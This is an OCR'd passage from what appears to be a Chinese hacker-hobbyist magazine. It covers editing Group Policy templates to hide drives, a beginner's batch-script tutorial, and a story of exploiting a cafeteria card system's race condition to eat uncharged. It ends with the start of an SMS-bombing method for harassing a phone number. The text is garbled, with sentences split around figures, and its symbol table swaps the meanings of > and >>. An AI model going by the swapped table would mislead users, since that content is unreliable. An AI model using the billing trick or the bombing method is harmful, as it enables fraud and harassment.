在打开的文件中搜索“ABonly”，可以找到“NAME !!ABOnly VALUE NUMERIC 3”类的代码，根据“Low 26 bits on (1 bit per drive)”(26位每个设备占一位)，每个分区按1、2、4、8、16、32依次递增，也就是说驱动器A对应1，B对应2，C和D分别对应4和8，如图15。

如果我们要禁止G盘就是NAME !!GOnly VALUE NUMERIC 64，依次类推，如果我们要禁止GHIJ四个驱动器，那么根据上面的规则GHIJ分别对应64、128、256、512，那么我们就可以添加这样的字符串：NAME !!GHIJOnly VALUE NUMERIC 960，然后我们在文件中分别搜索NoDrives_Help和NoViewOnDrive_Help，在其下面的代码中加上NAME !!GHIJOnly VALUE NUMERIC 960，修改后代码如图16所示。




图15 分区组合对应的数值





图16 修改后的代码

然后我们再找到[strings]代码段，添加一行GHIJOnly="仅限制驱动器G、H、I、J"，如图17所示。

然后重新打开组策略看一下我们的效果，如图18所示。

对于组策略大黑师傅说一定要知道这玩意的所有操作都是对注册表做的修改！大家可以随意设置，通过注册表监视器监视注册表键值的改变，以进一步的学习哦！

[文章中涉及到的ipsec文件光盘中有收录]


图18 成功添加新组合




图17 添加指定字符串

编辑点评：

常看手册的朋友对组策略这个东西一定不会陌生，从一些作者的介绍到某些文章中涉及到，大家都已经对它形成了“功能强大的系统工具”的印象了吧！这么说它真的不为过（其实Windows中还有多少这样的好东东呢！），这篇文章对组策略的几个重要的作用做了一个小的总结，每个方面举了几个简单的例子，大家要根据作者提供的方法和步骤进行更深入的探索，你会发现它还有很多好玩的地方。组策略是一个和系统及网络安全都密切相关的工具，学习它有助于大家了解Windows安全及一些防御的策略。还没有玩过组策略的朋友就要赶快了，老手的话可以尝试自己编写策略模板文件，制定符合自己系统和个性的专属策略吧！

小菜学BAT初级篇

踏雪


从本文中你可以学到：

1、如何获取命令的帮助信息
2、批处理中的几个符号的作用
3、几个常见批处理命令的用法

自从当初的Win95到现在的Windows VISTA，图形界面的操作系统越来越漂亮、强大。可有时候，Windows下复杂的操作在命令提示符下往往可以轻松完成。尤其是在入侵时，命令提示符更是黑客们的得力助手。而批处理正是基于命令提示符的，它可以使命令行操作更加强大方便。

批处理程序也称批处理脚本，它的后缀名是bat或cmd，可以直接用记事本打开，而不需要专门的编辑器。在学习批处理之前我们要简单了解几个常用的cmd命令。按下WIN+R弹出运行对话框，输入cmd后回车，就打开了命令提示符。运行HELP，Windows会把常用的命令都列出来，如图1。

输入任意命令+空格+/?可以查看该命令的详细参数（或者使用help+空格+命令名，当然这里的命令名必须是在输入help后可以显示的），如图2。


图1 可以使用help显示帮助的命令

此外还有 < 符号可以把文本内容作为参数，在用nc提交数据的时候会用到。下面我们来利用批处理写几个实

少数程序在不输入参数的情况下也会列出参数，如shutdown.exe，大家可以逐个自行测试，一些命令我会在以后的示例中加以介绍。现在，我们还要认识几个在批处理中十分重要的连接和重定向符号，如图3。




图2 显示cacls的帮助信息

例来解决一些常见问题。

例 1：硬盘有价，数据无价。养成常备份文件的好习惯，可以最大程度减少数据意外损坏或丢失造成的损失。打开记事本，输入以下命令后保存为backup.bat：

<table>
<tr><th>符号</th><th>用法</th><th>作用</th></tr>
<tr><td>&</td><td>cmd1&cmd2</td><td>按顺序执行 cmd1 和 cmd2，不理会是否执行成功</td></tr>
<tr><td>&&</td><td>cmd1&&cmd2</td><td>只有当 cmd1 执行成功时才执行 cmd2</td></tr>
<tr><td>||</td><td>cmd1||cmd2</td><td>只有当 cmd1 执行失败时才执行 cmd2</td></tr>
<tr><td>|</td><td>cmd1|cmd2</td><td>把 cmd1 的执行结果当作 cmd2 的参数</td></tr>
<tr><td>^</td><td>^|</td><td>转义字符，把后面的特殊符号当作普通字符处理</td></tr>
<tr><td>@</td><td>@cmd1</td><td>不显示 cmd1 的命令，但不会屏蔽其结果输出</td></tr>
<tr><td>>></td><td>cmd1>>c:\a.txt</td><td>把 cmd1 的执行结果输出到 c:\a.txt，不存在就新建，存在就先清空</td></tr>
<tr><td>></td><td>cmd1>>c:\a.txt</td><td>把 cmd1 的执行结果输出到 c:\a.txt，不存在就新建，存在就写入其末尾</td></tr>
</table>

图 3　命令连接和重定向符号

```
Copy C:\Documents and Settings\[用户名]\My Documents\ U:\backup\%date%
```

其中[用户名]是你的系统登录用户名，U:是U盘盘符。双击这个批处理就会把我的文档里的文件复制到U:\backup\下以当前系统日期命名的文件夹中。如果你想复制到固定文件夹的话只要把 %date% 去掉就可以了。

小知识：%date%，系统内置环境变量，返回系统当前日期，与此类似的还有 %time%；Copy，复制命令。用法在 copy /?中已介绍得很清楚，入侵时也常用这个命令把webshell与数据库文件合并。

例2：自动分类。用Thunder或FlashGet下载文件默认会放到已下载类别，比如迅雷会下载到 C:\TDDownload\ 下面，这很不方便，如何让它自动分类呢？还要让批处理来帮忙。下面是批处理的内容：

```
Rem 图片
Move c:\tddownload\*.jpg c:\tddownload\图片\
Rem 音乐
Move c:\tddownload\*.mp3 c:\tddownload\音乐\
```

按照这种格式，你可以添加更多类型。

小知识：rem，注释符，其后的内容不会被执行，只是给人看的；

Move 命令用来移动文件，也就是我们平常执行的剪切的操作，格式：move file1 file2，把file1移动到file2。

例3：保护隐私。大家肯定都很讨厌有人当你不在时偷开你的电脑看你的隐私吧！我们来做一个批处理，让U盘来帮你锁住电脑，保护隐私。假设U盘盘符是u:，在U盘上新建一个空的文本文件重命名为lock.key（随便什么名字都可以），将其设为隐藏属性。新建批处理lock.bat。内容如下：

```
@echo off
If not exist u:\lock.key shutdown -s -t 5
```

把lock.bat放进"启动"文件夹，设为隐藏。以后每次开机时只有把这个U盘插上电脑才能正常使用，否则会弹出警告并在5秒内关机，如图4。




图4　出现系统关机提示

小知识：

if：用于条件判断，会编程的朋友都不会陌生吧。它有三种格式：

格式1、if "变量名或常数" == "变量名或常数" 命令。注意有两个等号，这和PHP很像，但是无论是变量还是常数都要在外面加上引号，这和一般的编程语言不同。当双等号两边的值相等时执行后面的命令。

格式2、if (not) exist file 命令。当file存在（有了not为不存在）时执行命令。

格式3、if (not) errorlevel 数字 命令。当返回码等于或大于（有了not为小于）指定数字时执行命令。

Shutdown：用来关机和重启。Shutdown /?中已经介绍得很清楚了。还有，参数中的5指的是提醒时间，单位是秒，默认值是30，注意不要把设置得太长，否则别人可以及时进cmd运行shutdown -a即可取消关机任务，使用-f可选项可以强制关机。（小编：-t后面直接把5设置为0不就可以了，我经常这么干~）

Echo off，表示以下的所有命令都不显示回显。

《小菜学BAT》的初级篇就到这里了，希望大家好好消化，中级篇会给大家讲到变量和基础的网络应用，想学的还不快顶！！！敬请期待喽~

[文章中涉及到的批处理光盘中有收录]

编辑点评：

一看就懂，这样的文章小菜最喜欢了。cmd命令和批处理一直是黑客的必备技能，所以大家可要好好掌握了。作者介绍了一些命令和符号的用法，但并不是都给出了例子，要想完全掌握批处理的编写或玩出花样，大量的实践是必不可少的。批处理的知识还不止这些，看看下期作者能给我们带来一些什么好东东。

图 红秀才

食堂刷卡机制中的"IP欺骗"

从本文中你可以学到：

1、食堂刷卡机的一种漏洞利用方法

2、漏洞产生的原理

在高一开学来报到时，看到食堂是刷卡机制，由电脑管理，当时就动起邪念了：入侵食堂电脑主机，给自己饭卡加点钱。但观察了一段时间发现那台连着刷卡机的电脑根本没联网，连校局域网都没连，那就说用不上入侵，哎~~让我不得开心颜……

但后来一次偶尔的经历，让我彻底开窍了。在一天早上，我去打早饭，因为我朋友没带饭卡，所以我帮他刷，我在我对的窗口刷了一下。显示饭卡上总共有150元（显示延时时间：30秒），然后我把饭卡给了我朋友，他在他相对的窗口刷了一下。这时候，工作人员在和我相对的窗口操作：扣取2.5元。我这边显示的余额是：147.5元。我朋友那边金额没改变，还显示的是150元。这时候工作人员在我朋友那边操作扣取2元（他比我吃的少，嘿嘿~~~）但没显示金额。我随手在刷卡机上看了一下我的余额还是147.5元，难道他的没刷上？

我在早读时间，一边吃着打回来早饭，一边想着……终于让我想"明白"了！原来是这样子的：我们假设把食堂主机的数据库作为M，把饭卡（金额）作为一个数据N。

一次正常的刷卡过程是这样的：点菜→刷卡→工作人员扣取金额→完毕，那么计算机数据库中是这样操作的：从M数据库中调出数据N，然后由工作人员操作（修改）数据N，最后提交到数据库M中（修改数据N，就是去数据库M中，寻找原来的数

据N，然后覆盖）。很正常的一次操作，但如果同时2人呢？从M数据库中，A和B两个窗口调出同一个数据N，然后由工作人员，操作修改，那么它还会正常扣取你饭卡的金额吗？根据早上我打饭的“意外”，没有正常扣取！

下面是我分析出的为什么在A，B两个窗口调出同一个数据N，经过修改提交而不能正常扣取金额的原理：如果同时在不同的窗口，调出两个一样的数据，那么修改其中任意一份，然后提交，数据库里的原数据发生变了，金额变为修改后的，那么另一个窗口上，还显示的是没有修改的金额（这是因为显示延时30秒的作用，没有自动刷新的功能），那么修改第二个数据后，提交上去，这个数据应该是回去找，对原数据做覆盖，但因为刚才那个数据已经在第一个窗口被修改了（覆盖了原数据），所以B窗口提交的数据，因为找不到原数据，而被系统作为无效数据而被丢失了，呵呵，多么完美的“欺骗”！~

晚饭，我拉着好友，直奔食堂，经过“奢侈”的一顿饱餐过后，再向学校反应漏洞的存在……

编辑点评：

很有意思的一篇文章，让小编想起来上高中时候有过同样想法的一段日子，不过偶就没有作者那么好运了。想必看过这篇文章后的很多朋友也有过同样的想法吧！且不去深究这篇文章的技术含量何在，一个黑客应该拥有的善于思考的头脑和对原理的求知欲望的本能。作者在发现这“美丽的意外”后深入思索了现象背后的实质，虽然只是一种假设，但是勤于思考的态度还是值得我们学习的。不过这种事情被学校发现了可不太爽，作者的做法还算明智，值得表扬。

反击手机骚扰者



文 popdog1412

从本文中你可以学到：

如何手工实现一个短信轰炸工具

前些日子偶表妹总收到些垃圾短信和陌名的手机电话，搞得很恐慌，连手机都不敢开了，这年头在这男女比例严重失调的世上做漂亮的女孩子真难！找到了偶，偶想了个办法用垃圾短信进行回击！

在百度搜了下“手机注册”的字样，发现N多的网站电影的彩信都支持手机注册，需要注意的是用手机注册的时候要找那些不用验证码的网站，随便找到个手机注册的页面，如图1。

